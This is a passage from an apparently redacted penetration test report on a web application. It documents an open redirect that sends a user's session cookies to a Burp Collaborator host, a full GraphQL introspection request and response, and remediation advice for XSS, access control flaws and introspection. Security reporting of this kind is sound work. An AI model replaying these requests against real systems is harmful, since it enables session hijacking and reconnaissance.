6	525	200	<input type="checkbox"/>	<input type="checkbox"/>	1267	Contains a JWT
1	126	200	<input type="checkbox"/>	<input type="checkbox"/>	1260	Contains a JWT

```
},
  "questionText": "How did you feel about the panelists?"
},
{
  "questionId": "559",
  "position": "2",
  "questionText": "How did you feel about the moderator?"
},
{
  "questionId": "560",
  "position": "3",
  "questionText": "How did you feel about the platform"
}
],
},
{
  "sectionId": "184",
  "position": "3",
  "sectionText": "Section 3",
  "questions": [
    {
      "questionId": "561",
      "position": "1",
      "questionText": "If you could only take one album with you to a deserted island, which one would it be?"
    }
  ]
}
],
},
},
```

Figure 10 - Project Takeaway Information



Open Redirect

Severity: High

Open redirection vulnerabilities arise when an application incorporates user-controllable data into a redirection target in an unsafe way. An attacker can construct a URL within the application that causes a redirection to an arbitrary external domain.

Session Hijacking

Using an open-redirect vulnerability, it is possible to steal the application user's sensitive cookie. Specifically, the `access_token` and `id_token` cookies. These two cookies will allow an attacker to interact with the application's GraphQL scheme as the victim. The following HTTP request was observed while interacting with the application:

```
GET
/auth/authorize?displayType=general&redirect_uri=https%3A%2F%2F{URL}%2Fquote%2FloginCallback%
3Fstep%3D%26autosave%3Dno%26exit%3Dno%26project%3D%26delegate%3Ddashboard HTTP/2
Host: {URL}
Cookie: ajs_anonymous_id=c18977c2-e232-45f0-8b50-413c89650e2b; intercom-id-mgfm61p=f6ae4012-
b890-42a6-a7e9-f2b3c0c40334; intercom-session-mgfm61p=; ajs_user_id=3410;
dio=588a409f6514b4ba55471483afe819d1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://{URL}/dashboard
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```




After accessing the malicious link as the user, dev+assessor_purplesec.us@the company is redirect to the attacker server:

GET

/auth/authorize?displayType=general&redirect_uri=https%3A%2F%2F6w3igq1rpluqx6862lo0wxr7id91y.burpcollaborator.net HTTP/2

Host: {URL}

Cookie: ajs_anonymous_id=c18977c2-e232-45f0-8b50-413c89650e2b; intercom-id-mgfmc61p=f6ae4012-b890-42a6-a7e9-f2b3c0c40334; intercom-session-mgfmc61p=; ajs_user_id=3412; 6c9156982306a2f4166f81c4d98f2d3a;

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://{URL}/dashboard

Dnt: 1

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Te: trailers

Connection: close



HTTP/2 200 OK

Date: Thu, 29 Jul 2021 01:38:33 GMT

Content-Type: application/json; charset=utf-8

X-Powered-By: Express

Vary: Accept-Encoding

```
{"data":{"viewer":{"identity":"dev+assessor_purplesec.us@the company","id":"e1bb4aac-52e1-401e-b0ec-  
ea5337047b53"},"metadata":null,
```

[...]



GraphQL Introspection Enabled

Severity: **Low**

The application enables GraphQL introspection. This enables users to query the GraphQL server for information about the underlying schema. This includes data like types, fields, queries, mutations, and even field-level descriptions.

The following GraphQL introspection query retrieves all underlying schema information:

```
POST /dashboard/api/project/graphql HTTP/2
```

```
Host: app.the company
```

```
Cookie <snip>
```

```
Content-Type: application/json
```

```
Authorization: Bearer
```

```
Accept: */*
```

```
Content-Length: 1765
```

```
Connection: close
```

```
{"query":"\n query IntrospectionQuery {\n  __schema {\n    queryType { name }\n    mutationType { name }\n    subscriptionType { name }\n    types {\n      ...FullType\n    }\n    directives {\n      name\n      description\n      locations\n      args {\n        ...InputValue\n      }\n    }\n  }\n\n  fragment FullType on __Type {\n    kind\n    name\n    description\n    fields(includeDeprecated: true) {\n      name\n      description\n      args {\n        ...InputValue\n      }\n      type {\n        ...TypeRef\n      }\n      isDeprecated\n      deprecationReason\n    }\n    inputFields {\n      ...InputValue\n    }\n    interfaces {\n      ...TypeRef\n    }\n    enumValues(includeDeprecated: true) {\n      name\n      description\n      isDeprecated\n      deprecationReason\n    }\n    possibleTypes {\n      ...TypeRef\n    }\n  }\n\n  fragment InputValue on __InputValue {\n    name\n    description\n    type {\n      ...TypeRef\n    }\n    defaultValue\n  }\n\n  fragment TypeRef on __Type {\n    kind\n    name\n    ofType {\n      kind\n      name\n    }\n    ofType {\n      kind\n      name\n    }\n    ofType {\n      kind\n      name\n    }\n    ofType {\n      kind\n      name\n    }\n    ofType {\n      kind\n      name\n    }\n  }\n\n  }, "operationName": "IntrospectionQuer
```



HTTP/2 200 OK

Date: Thu, 29 Jul 2021 00:40:48 GMT

Content-Type: application/json; charset=utf-8

Content-Length: 52851

X-Powered-By: Express

Vary: Accept-Encoding

```
{"data":{"__schema":{"queryType":{"name":"Query"},"mutationType":{"name":"Mutation"},"subscriptionType":
null,"types":[{"kind":"OBJECT","name":"Query","description":""
[...]
```



Appendix A - Findings & Recommendations

1. Stored Cross-Site Scripting

An attacker can use Cross-Site-Scripting to insert malicious JavaScript into the application that could then be executed by another user. Consequences of this vulnerability include sensitive account hijacking, stolen credentials, and sensitive data could be exfiltrated.

Recommendations:

Cross-site scripting vulnerabilities can be remediated by implemented two countermeasures – input validation and output encoding. These controls restrict impact by sanitizing the user's input to remove special characters and then encoding any remaining special characters before returning the content to the user.

- Input Validation: It is recommended that the user's input is sanitized by removing special characters <, >, ', ", &, / and JavaScript onEvent actions.
- Output Encoding: If special characters are required in the affected parameters, output encoding should be used to replace special characters with their HTML equivalent. (e.g., < becomes <)

URL Locations:

Instance 1

- Redacted

Instance 2

- Redacted

Instance 3

- Redacted

Instance 4

- Redacted

Additional Resources:

- [OWASP Cross-site Scripting](#)



2. Authorization Restriction Bypass

An attacker can use these instances of broken access controls to discover sensitive application user information and data. This information can be used to further other types of attacks such as phishing, steal user data and cause reputational harm.

Recommendations:

Enforce authorization controls at a granular level. Ensure that application users only have access to perform actions they have the authorization to do.

URL Locations

Instance 1

- [Redacted](#)

Instance 2

- [Redacted](#)

Additional Resources:

- [OWASP Broken Access Controls](#)



3. Open Redirect

An attacker can use this open redirect to steal sensitive cookies from application users. This can be used to further other types of attacks against the application or its users.

Recommendations:

Ensure that the application validates all URLs and only redirects to whitelisted domains.

URL Location

- [Redacted](#)

Additional Information:

- [OWASP Open Redirect](#)



4. GraphQL Introspection Enabled

An attacker can leverage information returned in the GraphQL introspection query to further other types of attacks against the application.

Recommendations:

Ensure that GraphQL introspection is not enabled.

Additional Information:

- [OWASP GraphQL](#)

URL Location

- **Redacted**